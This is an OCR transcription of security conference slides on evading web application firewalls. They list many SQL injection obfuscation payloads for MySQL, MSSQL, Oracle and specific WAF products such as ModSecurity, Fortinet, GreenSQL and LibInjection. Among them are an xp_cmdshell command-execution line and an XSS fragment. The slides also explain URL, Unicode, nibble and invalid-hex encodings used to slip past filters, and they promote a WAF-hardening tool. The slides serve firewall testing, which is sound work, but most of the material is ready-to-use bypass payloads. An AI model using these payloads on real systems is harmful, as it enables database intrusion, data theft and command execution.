
MSSQL

- 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, 1F, 20

OBFUSCATION

Allowed Whitespaces

♀SELECT§*⌂FROM☺users♫WHERE♂1☼=¶1‼



```
C:\Users\LightOS\Downloads\mysql-3.23.58\mysql-3.23.58\bin>mysql.exe -uroot -P 1
337
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6 to server version: 3.23.58-max-debug

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use test
Database changed
mysql> ♀SELECT§*⌂FROM☺usersƒWHERE♂1☼=¶1‼;
+------+
| name |
+------+
| test |
+------+
1 row in set (0.00 sec)

mysql> _
```

BYPASSING FIREWALLS

MySQL Obfuscation

- 1.UNION SELECT 2
- 3.2UNION SELECT 2
- 1e0UNION SELECT 2
- SELECT\N/0.e3UNION SELECT 2
- 1e1AND-0.0UNION SELECT 2
- 1/*!12345UNION/*!31337SELECT/*!table_name*/
- {ts 1}UNION SELECT.`` 1.e.table_name
- SELECT $.`` 1.e.table_name
- SELECT{_ .``1.e.table_name}
- SELECT LightOS . ``1.e.table_name LightOS
- SELECT information_schema 1337.e.tables 13.37e.table_name
- SELECT 1 from information_schema 9.e.table_name

BYPASSING FIREWALLS
MSSQL Obfuscation

- .1UNION SELECT 2
- 1.UNION SELECT.2alias
- 1e0UNION SELECT 2
- 1e1AND-1=0.0UNION SELECT 2
- SELECT 0xUNION SELECT 2
- SELECT\UNION SELECT 2
- \1UNION SELECT 2
- SELECT 1FROM[table]WHERE\1=\1AND\1=\1
- SELECT"table_name"FROM[information_schema].[tables]

BYPASSING FIREWALLS

Oracle Obfuscation

- 1FUNION SELECT 2
- 1DUNION SELECT 2
- SELECT 0x7461626c655f6e616d65 FROM all_tab_tables
- SELECT CHR(116) || CHR(97) || CHR(98) FROM all_tab_tables
- SELECT%00table_name%00FROM%00all_tab_tables

BYPASSING FIREWALLS

General Tips

- Don't start with something obvious

  -
    ```
    1 UNION SELECT GROUP_CONCAT(TABLE_NAME)
       FROM INFORMATION_SCHEMA.TABLES
    ```

- Instead, keep it simple!

  -
    ```
    CASE WHEN BINARY TRUE THEN TRUE END IS
    NOT UNKNOWN HAVING TRUE FOR UPDATE
    ```

BYPASSING FIREWALLS - SQLi Obfuscation

Modsecurity

```
-2 div 1 union all #in
#between comments
#in
#between comments
select 0x00, 0x41 like/*!31337table_name*/,3
from information_schema.tables limit 1
```

BYPASSING FIREWALLS - SQLi Obfuscation

Modsecurity

```
CASE WHEN BINARY TRUE THEN TRUE END IS
UNKNOWN FOR UPDATE
UNION SELECT MATTRESSES
```

```
1 MOD 0.2UNION%A0SELECT
1,current_user,3
```

BYPASSING FIREWALLS - SQLi Obfuscation

Fortinet


S%A0E%B1L%C2E%D3C%E4T%F6 1 U%FFNION

SEL%FFECT 2

BYPASSING FIREWALLS - SQLi Obfuscation

GreenSQL

- -1 UNION SELECT table_name FROM information_schema.tables limit 1
- 1 AND 1=0 UNION SELECT table_name FROM information_schema.tables limit 1
- 1 AND 1=0.e1 UNION SELECT table_name FROM information_schema.tables limit 1
- 1 AND 1= binary 1 UNION SELECT table_name FROM information_schema.tables limit 1
- IF((SELECT mid(table_name,1,1) FROM information_schema.tables limit 1) =‘C’,1,2)



Database Security Policy

Active	ID	Database	Type	Source	Database User	Query Groups	Action	Comment
☑	2	Any	FW	Any	Any	Default Allowed	Allow	
☑	3	Any					Allow	
☑	1	Any					Allow	
☑	4	Any					Block	alert(0)">testing">

The page at https://localhost:5000 says:

0

OK

BYPASSING FIREWALLS - SQLi Obfuscation

LibInjection

- -1 UNION SELECT table_name Websec FROM information_schema.tables LIMIT 1
- -1 UNION%0ASELECT table_name FROM information_schema.tables LIMIT 1
- -1fUNION SELECT column FROM table
- 1; DECLARE @test AS varchar(20); EXEC master.dbo.xp_cmdshell 'cmd'
- -[id] UNION SELECT table_name FROM information_schema.tables LIMIT 1
- {d 2} UNION SELECT table_name FROM information_schema.tables LIMIT 1

BYPASSING FIREWALLS - SQLi Obfuscation

LibInjection

- 1 between 1 AND`id` having 0 union select table_name from information_schema.tables
- 1 mod /*!1*/ union select table_name from information_schema.tables--
- true is not unknown for update union select table_name from information_schema.tables
- test'-1/1/**/union(select table_name from information_schema.tables limit 1,1)
- -1 union select @``"", table_name from information_schema.tables
- -1 LOCK IN SHARE MODE UNION SELECT table_name from information_schema.tables
- $.``.id and 0 union select table_name from information_schema.tables
- -(select @) is unknown having 1 UNION select table_name from information_schema.tables
- /*!911111*//*!0*/union select table_name x from information_schema.tables limit 1
- -1.for update union select table_name from information_schema.tables limit 1
- -0b01 union select table_name from information_schema.tables limit 1
- 1<binary 1>2 union select table_name from information_schema.tables limit 1
- -1 procedure analyse(1gfsdgfds, sfg) union select table_name from information_schema.tables limit 1

BYPASSING FIREWALLS

Encodings

- URL encode
- Double URL encode
- Unicode encode
- UTF-8 multi-byte encode
- First Nibble
- Second Nibble
- Double Nibble
- Invalid Percent encode
- Invalid Hex encode

BYPASSING FIREWALLS – Encodings
URL Encode

- URL Encoding is used to transform “special” characters, so they can be sent over HTTP

- Characters get transformed to their hexadecimal equivalent, prefixed with a percent sign

- a = %61

BYPASSING FIREWALLS – Encodings
Double URL Encode

- Double URL encode is the process of re-encoding percent sign

- a = %61

- %61 = %2561

BYPASSING FIREWALLS – Encodings
URL Encode / Weak Firewall

Description of SQLMAP tamper script "charencode" used to URL encode the request:

"Useful to bypass ***very weak*** *web application firewalls that do not url-decode the request before processing it through their ruleset"*

BYPASSING FIREWALLS – Encodings
URL Encode / Weak Firewall

Demo

BYPASSING FIREWALLS – Encodings

Unicode

- Similar to URL encoding, however the hex character is prefixed with “u00”
- Supported by IIS
- a = %61
- %61 = %u0061

BYPASSING FIREWALLS – Encodings
UTF-8 Multi-byte

- The leading bits of the first byte, up to the first 0, represent the total number of following bytes to complete the sequence

- The following bits after the first 0 in the first byte form part of character

- Each consecutive byte has ‘10’ in the high-order position, however these two bits are redundant

BYPASSING FIREWALLS – Encodings

UTF-8 Multi-byte

Bytes in sequence	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6
1	0xxxxxxx					
2	110xxxxx	10xxxxxx				
3	1110xxxx	10xxxxxx	10xxxxxx			
4	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx		
5	111110xx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	
6	1111110x	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx

BYPASSING FIREWALLS – Encodings
UTF-8 Multi-byte

Byte Sequence	Character “a” encoded	First two high order bits
2 byte sequence	%c1%a1	10
2 byte sequence	%c1%21	00
2 byte sequence	%c1%61	01
2 byte sequence	%c1%e1	11
3 byte sequence	%e0%81%a1	10

BYPASSING FIREWALLS – Encodings
Nibble

- A nibble is 4 bits
- One nibble represents a hex digit (2^4 = 16)
- Two nibbles or an octet, represent a hex character

BYPASSING FIREWALLS – Encodings

Nibble

Hex	Decimal	Octal	Binary
0	0	0	0000
1	1	1	0001
2	2	2	0010
3	3	3	0011
4	4	4	0100
5	5	5	0101
6	6	6	0110
7	7	7	0111
8	8	10	1000
9	9	11	1001
A	10	12	1010
B	11	13	1011
C	12	14	1100
D	13	15	1101
E	14	16	1110
F	15	17	1111

BYPASSING FIREWALLS – Encodings
First Nibble

- First 4 leading bits are URL encoded
- “a” = %**6**1
- 6 = %36
- %**%36**1

BYPASSING FIREWALLS – Encodings
Second Nibble

- Last 4 remaining bits are URL encoded
- “a” = %6**1**
- 1 = %31
- %6**%31**

BYPASSING FIREWALLS – Encodings

Double Nibble

- Combination of “first nibble” + “second nibble” encoding
- “a” = %**61**
- 6 = 36
- 1 = %31
- %**%36%31**

BYPASSING FIREWALLS – Encodings
Invalid Percent

IIS removes the percent sign when not used with valid hex

The WAF receives:

- %SE%LE%CT %1 %F%R%%%%%OM %TA%B%L%E%

However, IIS reads it as:

- SELECT 1 FROM TABLE

BYPASSING FIREWALLS – Encodings
Invalid Hex

- Create invalid hex that results in the same decimal value as valid hex
- “a” = %61
- %61 = 6 * 16 + 1 = 97
- %2Ú = 2 * 16 + 65 = 97
- %2Ú is the same as %61

BYPASSING FIREWALLS – Encodings

Invalid Hex

Decimal	Valid Hex	Invalid Hex
10	0A	0A
11	0B	0B
12	0C	0C
13	0D	0D
14	0E	0E
15	0F	0F
16	**10**	**0G**
17	**11**	**0H**

LEAPFROG

LEAPFROG
What is it?

- A tool designed to harden your firewall
- Finds bypasses for different web attacks
  - SQLi
  - XSS
  - LFI
  - Content Filters
- Creates all its payloads dynamically
- Provides recommendations on successful bypasses
- Generates a score based on successful bypasses

LEAPFROG
WAF Acceptance Factor

- WAF Acceptance Factor is a score based on the amount of malicious requests detected

LEAPFROG
Wife Acceptance Factor

- Wife Acceptance Factor borrowed from:

  http://en.wikipedia.org/wiki/Wife_acceptance_factor

DEMO

THE END

THE END

Contact Information

@LightOS

rsalgado@websec.ca

http://www.websec.ca

websec

www.WEBSEC.ca